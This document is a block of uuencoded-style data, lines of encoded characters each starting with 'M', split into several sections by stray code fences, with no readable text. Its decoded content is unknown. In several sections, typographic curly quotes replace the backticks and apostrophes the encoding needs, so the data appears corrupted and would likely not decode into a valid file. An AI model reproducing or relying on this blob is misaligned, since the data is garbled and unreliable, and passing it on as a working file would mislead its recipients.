M%Z6*+(&9?>EHKVTM5‘&S6^ZF%O->-F^‘SF+E9X)#;=2/-4ZR$D),_BM657JU
MPX’O’J:’D>"S&M#T,]>6U[>J!‘=Z5J<T5$.5^J9(=9N(%B*+Z_A%"7_N?4J,
MS1C74-/(?:2+"(J5EL-!>K<O%‘4-V#C6=$A(+U[FX?;,\9C:#H‘DH#&EN=‘%
M$3E8[V\*[:E‘M_BEE5+*C%1^94R#<JFKU5(#GZ4/6,Y!](8AP5>-C<B@_(&*
M^008-T<I;GFZ$P*]8RY)MPC+43$O%;90HF,17P+E>#63‘B=B&1V@LJJ+LZ+%
MUN,G[P:UD#VZU+E>!/BYII7(G:B_6AFIC=";L+--=+SM7XRKW&E&4L;V_$!]
M(G4YO(S‘‘)#5H‘JFAJ-@M7_A4.N,4-2<K[@R+M=2FV.F7S)DX4’\&9!A,W(J
M:_K4F:?AA.T6\#(&Z/&.SA^#^BK??%>HQ"O!@:O#K)W>5W>&6@L5C1;2KW;E
METL]3A^OD;WE$?(%SV^<?U4&[$%H=?NAZY2U:S_7I9.Z$T>V:N_:#)<,M$G!
M(_OBTG7W"8A:,8AR6!A\1LQ[0-T5I@&M:‘JCO_]’@,F8’B[-?(P‘^+‘UV@7$
M<E>M68-5RVP#72#TJ;R])F5EIZQA%$Z7[S&^%01OHHD2NM.1@YEIWV=V<>_D
M/K@=SA%G9MW2Q‘WK2Y^]PIIB$/%DBTQ$6F*OMQ(\C"QXB?ZZ;R0$J=J^0H!>
M\‘@Y2‘Q-P?J4.A95<.,’7F[@^/9I3G.!@:?%#0^26Y^BW5KOQMZ6DZS/MQ[Y
M^!=]7HA\^XU-NK‘SG??,<%.M/$(.;_MW4XC3D2PA(^(LL*9:>TLBODRZN!)’
M8TP‘P"SJ\@;5LR4^DC7WVOJ\;#B=5ECU/<7-[!.CPTE7=C8K;%"&DWS"GAFV
```

```
M+9/ZT>?OMI>M/UKZDF&W.S/,LU;+FD4.D&91>"R=Y+‘1UTD/L-&O?LY+*EVF
M9]F&K;Y,K;_/S<VQO?/5>%CD99*G!\^94S’2Y62P6Q8%?0_’44XMY4A9B%‘S
MF1Z9X4T2A\U<‘VDH1QCAG.’QK8!VCEMCS:."H/8>^6):CGQ>P‘PW5@H’8%3B
MR/!_+PJT3IE,"J0QWJ.^E=I2_X*5ZJ3"Y28[<$%&X)LRB0:V)W"2C0IV[W\2
M6%5]R@D3<>KO#(ZD12Q@L$Z,HT4PU#Q<Q8L’UKN%"KF&YF’$IB(XWM5&/+AU
M5#>>>\Z.LC>!)-1EU06<6QND3‘II@UX,59+)$?!.G’@S#546QXSJ$!@N:’OR
M[5"YB3>’#O3%_OVB9*4)U5RT*3N4=MCJJ!!8!L_^V?$<%M:)/FQY(&K*/5J2
M(X4"(!‘FK)’,\’-*PWE3^6W_I\N.I6M’A<ZXF"84S.73_";PPYH"UX#PH4P[
M/YXL6,C.O2&3H7VZ]BE*W=?J<:H4/&3?ME191W^XV#1[5IPOM8I06LIU)-_:
MS7I)B#M*$@QQ79"T%‘WY_#Z+O/A1NBSUE8-;VCE_\OY4&6+.EZV6K:<RSTOV
M@RYHN#=08LU(4">LIKFMKV89RC1/E#6ALW*OWC1J6T-Z0%E@!BDR*Y@-FRP@
MD"AVH"<]ESZD>%F(L-‘1Q1O&G\A-16$TY-,19C@T=.>0$3)"@IGLK#EKGD@S
MZ1=*)V0C?C\@7)I2/^S9,9"<M:K\F^DNR4-Y.9FH+T3"GU‘F80>L^[B8T27"
M#@+P7N-V4‘JX:TW-\>%>-F5D(U,2GW16V1"*‘\\S;=M_6/+5*D;=S&)P’&M9
MVV:M\/%^L8T>(CO’3L2/YUP(‘]YH#3<P‘AQ&‘@&+<*N9I’F"GM/2^]D[26)]
M-I(.WJ_=@]_‘-5EI17-C‘ZQ=XP)WU6*5E3!F‘,.AE-U;HFF4=T!^R_!)1&81
MV)B\)Y2$B)BMS(71R>+>-F!K9&‘FKNR!;XR$_E[BTS#IW>7][?G7^3$M5B^H
MVZKEO0W2KT9&2[7B[;EJ09]LZC=8,J?JTKJ>%/*@5"QN=>=T;>M;,4CA^2;7
M0W@WQ)4Y,1#PZ)T1NG5/X35/&#!_[VYIVGLA,‘\LS@P$)>6B=3/ABG=UIJ+;
MVM!D_ZY#M\6?H‘7/8$R6.BZ$S58‘W6%G!X.5;BC3XG,K)C>\B;1<IW%ZLB^E
MZ#I&W#U\/‘+AQ=)/3<Q7"URWL29]%;*%^F$$VA;L9I?)T%OUQ9I$P(_K7_63
M5KN1;,L&7ZVLP%!‘H1?V2/@R7-*:Z7+&^BNIT@7Z"7I$^U‘J9-"N$",8LLH/
M,5=[M%Z3OJU&PG6],&’?7I<5H0R%<X333(9&4(\H4AG%DSD2;,%>4XSXI!C1
M:Q’76286EI"-\VSN!3’(K;94[YF>\R820"JUGZT3\5(^W2)N%6’0-V;BRI9X
M7@%Y:G&8CIACN’L@I1Q16(+D/:B"67$\5H,PD5FPC$XM#YY&=NI%]I@26=FD
MVJ*?I;HS*^R$’=79:4:9U(@?#+%&@34>SAJ"TNF)NM:P]!<9Y46‘DOGYQUKH
M%79AQS?9#8Z7-EQC-V‘6YL,3KR1()/K3_!1>$LY#8M9!@C,I+Y0GYL@EH68C
ME‘TO4$=VD7>HC%B+;01-$‘HTSSN8Z$"I?&)H9L%"IF;D‘G’EQPS-’*&V$3W5
MX8PRJ4IAOEVC-HH"’DP’BT6#B$53(Z+QRSPKSM?‘[<A8Y8V]27R>17AFA7U.
M!/<^AIC,AICDJQ#T-(<EIAY9?2FV’&"5WE)\(HFA7NTQ9_S!@ZFB@*=B/INS
MI&‘#VH,:4+3!+!L!?<;T#1@>3!-T$*B/=0"38W(D;4"5HZ,O-;%LUC(9F1I;
MC:%(FT%RUL!-PW%,)PH-G)$^74SBET,:D+^?IP&#‘FQ’TPER?LYPV+QI*O0-
MI_*R!JL;W/975#0W+<%*6L\.83>]4?U"%U@N=^*WG9A?^&RLJZLU&)%Z4$&=
M\%$TC;4HY?[*!2GDY^1[RW?B]IB%79IVLR_U-*0PPDN^3WVK.(!H$0NW;R‘<
MWP<’^4A/:<1<5^*O@!O"RC.=".FR’AJ@(+;FJM#G05VGV,E;&+4_L8-RL?37
MLDY‘9?0QVGYBQ1ZMXC_<6[=XBT+;3_-UG)0C$WA=LCW=‘IQ/ZB8G<N=6KD\:
M5VFD]’3?5ZU0HW7]:#&N#U3&$D@V\L-S!MJ@Z*;]OL-Q(J7[,JSU^4&3_6LW
M])N?,0-Z‘%‘2)MTCLZF@F+?5&2.1(E(6‘KJ4D-E"<!I=*G2#2U06:SHDB%W@
M,’MN;YZZ<&D+1\A;=VN=O=%JUV!@K]*DAM@NT[3RF_]>P:];2E8:=P?/GYF7
M>.L.>?J8@5X/ZTO]:6TMN%^/H@H%VI_*U=L*83I%-!W%W[//X-G(S695$+?#
M@WCH%0#*03LT/R+!/\UYR‘9\C;,N,,9O:DU&?U!C=%%@DT+FC;W+"‘YJ5^>‘
M7’=/HJTPV\OP3P]1*UQ7/_;-;./JUTX[=IU](RELFY9OD’(I+‘KPH*VU%’@Y
ML<V^&FX][7A]<=6]<6O(0;_A6W$%T=-M]5KRO6^T[;‘H)>G;;XM’Q)UY6%P4
MK’F$AQ4V#R5(BGD96F;+2D:+&T&-<M@N@<*_0$)[4\HN(6<QZJ;UQ:8EIS[3
MX?1(FJO+:@J=%K’"&K/D’’.‘79O>SSAPU,[+WDM@(9(4D=ZSODY)J.5!‘\^D
MT@AFF(L*%@96&J51VV59+I=KR-B#V^>94VE$?"AI_F4JB4T?Z4[K585,<‘2-
M\W8O2UM450_‘[.A@LVD‘’)[BX3EGO@THJ)WQ6P!T7:]G[PGJW\2L‘0HKOG^&
M‘VLKOH-’/04ZOUC8%J=QD"WD[-)JT7)[@5>C=_$.\9=B%UJ)HY77XR:SA+30
M&A4[W]*3#BO<%D55$G7KYH\2B/E*‘)&A\@=\B‘AL!QEUU>:#’B0#*(D,O-\:
MU-<"8M,O?21.>8V_HV.TPY)>IRXNA3%’ZB%O78E=W’?2*D),5DOF0LE\QQ8F
MSD<RNBJTE9"Y%[M$Z!,,<9P7UQJNDZ_\=OA%XT*A)%3]\"DS=;Y/;Q3E]K4*
M’<^Z-="=Y_L]$DTZ:>1U.%‘66*0Z5-=7X’R;U98!K0>835H&R**>[Y,1‘D=O
M>:$P([=R8VV>-<#32L[<P/E0\]MH("")2A5TB:*"!!JS_’[*@B@N2&14)T*;
MO3O9UZ5)%X?RL6-*//!7C0*/’",%"J)?3)\W,GV&4AIO‘8V^;\\O/@!^’<;!
MSSF2^Z+8_=T’]ZI?O.A6P3W[.KC.S%S6S=-\6>UT5@&[*$VJ‘Q2&_&_2@%2X
M/‘M(].BCBHV8<(D..2\/25,.&#$VC8"#]_6Y8L^,V[7#FUZK;.&,HC#_BN,0
MW@+?E[:&)0O;;(7P2RT9UK’*7F^DD3J[#<UV&MN%R)H6E\3’I;V<-1QPVN;(
ML;NI_O5U7.7X7QW>7!Z-,A‘^]X^F%VLFHM"86ILQK!)GBF3W2[BJ#G?KWM3.
M),3AH5EJK6EP‘[P7];E2<3/S!Z!1F#TX3RC$:_%Q#)225S@OGCEXX3YKB[]V
M4HN$502’<K\+B*15F9(>!.GB]GTC4U/U‘)&@.==2L3E*4I=</J44<5N12LIM
MZ$C-[*,T8\B‘TEFZMI02(D5-C%*2[Z&D;1P5D#BO8%‘_MTS5(?64E04GNL8=
M^"XI_=J4J3PQM#+<+&)<G:[%[/D99UQW2MO>7Q<ISH%3/%-!-FA<6[RO*;>V
MPD[GL\0,$,QP7S2ANN‘L\%6UDDL=A;=7W&Y$]PJQCA*F*Z6‘_F)P(DRX+)QG
ML3Z4*I‘/*GOQUZ>>-)7RS^)31.R-O8C%<^6IGZ>3]>_6NU9EZ]-/;C4+NXN:
M^U*‘Z5K8NYF;F$H2<_>-R+5D+$VA8>0J<KN8K\SHO72E,8-D@L>+IZRF$ZVU
M*SKDBFO6W96Y"C&P*G79E5>:BS2;H03:<.5"X\#R@_6:3\-#SZ@&W+S’’:8P
MM*6C/-02<:+W(IA.;-ZB‘PS8=9(&R=0^‘\ZV[ZI[L<T-%GN&H]0=T)V^7&5O
M26@7*KF1*[^C#‘-R:^MOMMN&4VVN‘’/<I_B:3QM3‘C%O@’,")TL‘PT?M7G=H
```

```
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
```

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
M#*HX'RJJ$%PI_"U:3HJ9E\C=0TC*73*%R;&M#+T44(+NJH4.RKN9K)T!-;L
M9ZBF3TS[)4^-<3F4OJ#R2;#]5H=ZZ>0R7S"?#$<W:A#1[W!560+]C#C)(1-?
MDM#JFXZ%;K)#?E0,AP::Z]H:\10GSVH-S94'MWY*TU%N7*7[#.>K/$ZG35TA
M86M_'G/$X&331AI$Q'6X$M0PIS._K*D_7SG_97=.!$HI7$F3Q9+VG3@[XJL[
M+KF3.M&7J7KO*:8N$)#MS$!J&&V[(RG&[Q+B"#*UA:EF@O?'D!$BS*5RU?@X
M.%\]"/SQKEAC6CN-OOW<"LX8CEQ[.](*V]3,TJ4M@,8LW*7W_KY'&QW$,OI%
MK6ELVI^D#2:O:+[(>#>"H*;_PJZ"%QS-M6[MA9S4#J+<_$&IX!T'0@NGS+K
M6T2NGJ@(531#R3GRN''Z>@D+DVOX'':N7.=,:>09\/EJ+HB'6(30(?Z1-:;.
MRO1$/%H'OX++_G=!"VABNZ0YL6,-4+VHUNAHY-V?L7VUF$3<\';73,:-F*H8
MP&;0?7.PVC/2NF*Q4'5??,W%F->)D@FIK&FO$),KRA!JFM[JWA/52^#5V>BO
M2@QU-U']O)U6+5FQ.\+AM$B:O_]2]I%3H_EVHKX$]FO;6QPK*BK/3I.V!"@5
M./=ADX41W8()O=!PW*5VJ7R*J=B]7T,X/V8'4]/82SM&2!LI&AF1N%KI&_Y
M;?A!'AAD&;PXT7(H):5CL#UF':HFY,ZDL@Z>_+7Y5P1*R$:^!&!5Q*$,M7'B
M5-LO"<>?LJP$U+]E"H\$4M&*8%UF<.3+U3'&$=L()4#P=V-AH%F5_ISI>BK+
M&7?&!VECF#V#T90UI=(+M8,GBL&;R#8W5X!+S7XDWNM'"Z^B[LO'5WZCV+7^
MLK@+%/P!&\)I</X(&D&L'^AE_!:9S.-R=1I,_1@SJOY94<S!:#W/Q(MD\A%=
M0=_LS27K?XG3KC@$,/9[JZ:DU4I#=*1T7_WR=/)R7S=\(=-X:KK&'SI^(7B$
M0+22YGN*[O)^Z+B_?=M8VQ_OZ=?!ZPM6?HV'ZXX\>T,)4$)-8M=P7'10;Y)
M5*':70H=%AXW^=[I$)R8D#C31\^$((:+W8''JR_A'']^&BL<?&5SN&2FZA0X
M894D<?#"C]&)_7+K_2P(J?.KVJ>5A__H;3J?76R]G8N@=4RV%</3JGQB2P8N
M=G]6)M5]*Q+8\59;LA)B=^^R"&NQU9XY#@EJWXX9'1@W63J;TY''!*LS<UI[
MKM9@G=*NWWZ@ID2:09?W.SGN>QQ5XI>UNW5Z.Z&+7_RZN&_YIBK*G1H*.YWR
MAV6X.5[\5FWOOMM]<G?E"X'L5<_&PCN'NR/&A2__QLJ;'^"EE@?L;4(74U"!
M?&V#V38HV4;B)]R=,8SPZXJ)8<W/'BG=3N:7V1:MH(;1-:M!+0'FDHAB+990
M9!R4FQ\C&@]P9F\K^0O>97/T]?'M=?0Q2Q$8M'1J=-$>"VV/+2I/.2;A^9IG
M%I6NQ1>>![:>:VJJ+<TWUO/0X1P<(%%U#2OWS"3YP':AV>"(@?GQ0GJ@_17K
MW;&8)/,J)D#%1L&AQQ3*E>'J**9%VYJ!C7D<&N2?+#@A;<VH^WOBJ%TZK<)/

```
M!^L^C930![A67$Z"^0>+L‘;[!=:$E_Y*!",R1MZ6-<P*,6,JI1TUE?4XF%=V
M1F[?@$4.)=A2,J717AWETYXC3&6*3\&>D8!3A;81)+‘%’CI"0A!\B*$%183^
M5&VGHA$<X[ZB+DBS_L4$/NMJ-I(,@EW6#_.’0US@\ETKI%H$1_N&ZI1R<‘4X
M"6:K$VUH/$69-P(.0NS1_0UM=X"V(W*]G0RDAE*V0LEJ7/DVB/*FR&RXDA’J
M+_&][RB.‘7E&,’;=WM7A91/XS(4-\C.5<5Q,[E2YGQCW=P"PZ\-XU#4SHNSV
M:?I.UJ%9Z%\CV_:@N’7\‘NS‘413N9/’76$J_@.XBIO8S1N]1U66VF7^[9$FS
ME‘‘@=+Q1HCXAPLRP+R?@-Q0:T*9-.OQ8Y8[UYQH*G&;Y!9^C98.6S"OB[A/^
M#4M%:N8(L0"\&QR!%F2QU)]+?$6D%‘2MYPH>XQ!WOK/4/QVQ+J,XZI5&,&GH
MAY<81CZ[ST$3U&[YBK4VI>Q:&!!67OND*EAQ’$&?$P$BIMW(E=YX,34A+‘P)
MEW2:‘>^X0‘M+3X^UN-^!‘Q1%-L:Y*W!-941*"ZI@Z#._4GG>=V;1!6$Z;U[H
M&(]@GN:]8XMO7C18EFY0JK$@IOA%$FS$’<K.<,’Q$*>B\W!F-$Z&2+U!Q^/V
MD%;R<;A(5N"AW-7>PJ5=/C‘4;K^V!ZJ3,#J&&/AAWW;GL4+R@*"VI,J_ZN_R
M*(A)*!TT(KY9‘SG"5E^IQOYB_QYKP>Z"?1:<B,A^6^.92"\O^[7.$?3,’KW_
M9\SL)QCP/"KVLD‘1LE@_L"NC83S:D*AIOS%WXC>^]LDK#&QO+SQ2-5V-LGAH
MY,@:8@YR&+=1‘PM@CYY514UQB*<&=QEWP;?PT^.CY$RR"#V.DWZ!_‘C]UQI’
M@<P\N!C-"]E?IZ.XI7I?=,3[P0I91‘73%^-%4@Y=T"?A6CTV(VZCTUQR""D?
M8/N)’^98‘7Z\3&T/T_)‘X"6GPFGH*M]FJ6!$.R6D\UJ<?")S3<U‘C!/]?TC7
MQ#B;0(Q,XM+YK4H*$(I’64?D)F>VH!+LM=*]@GDNV;CN$C?;S]TC2Y5^#@[Q
M-(.>X7#V!T=WFVR%’N<=%$\(UI1,UT;]‘D8O:YH+VQ_T95NF3^4A)L[:D(<(
MORB,64Y=VT7@X0=T@7[^#7*&L,I:KEJO,A;1NA8)7!:7H1W3-/:"‘TZXZ_(N
MK/:G"MIV=ZJ%;@OU;Z6/P--KLF5+%K87/"D77$1R=QG"_,X3<M&RZZ<CDW@7
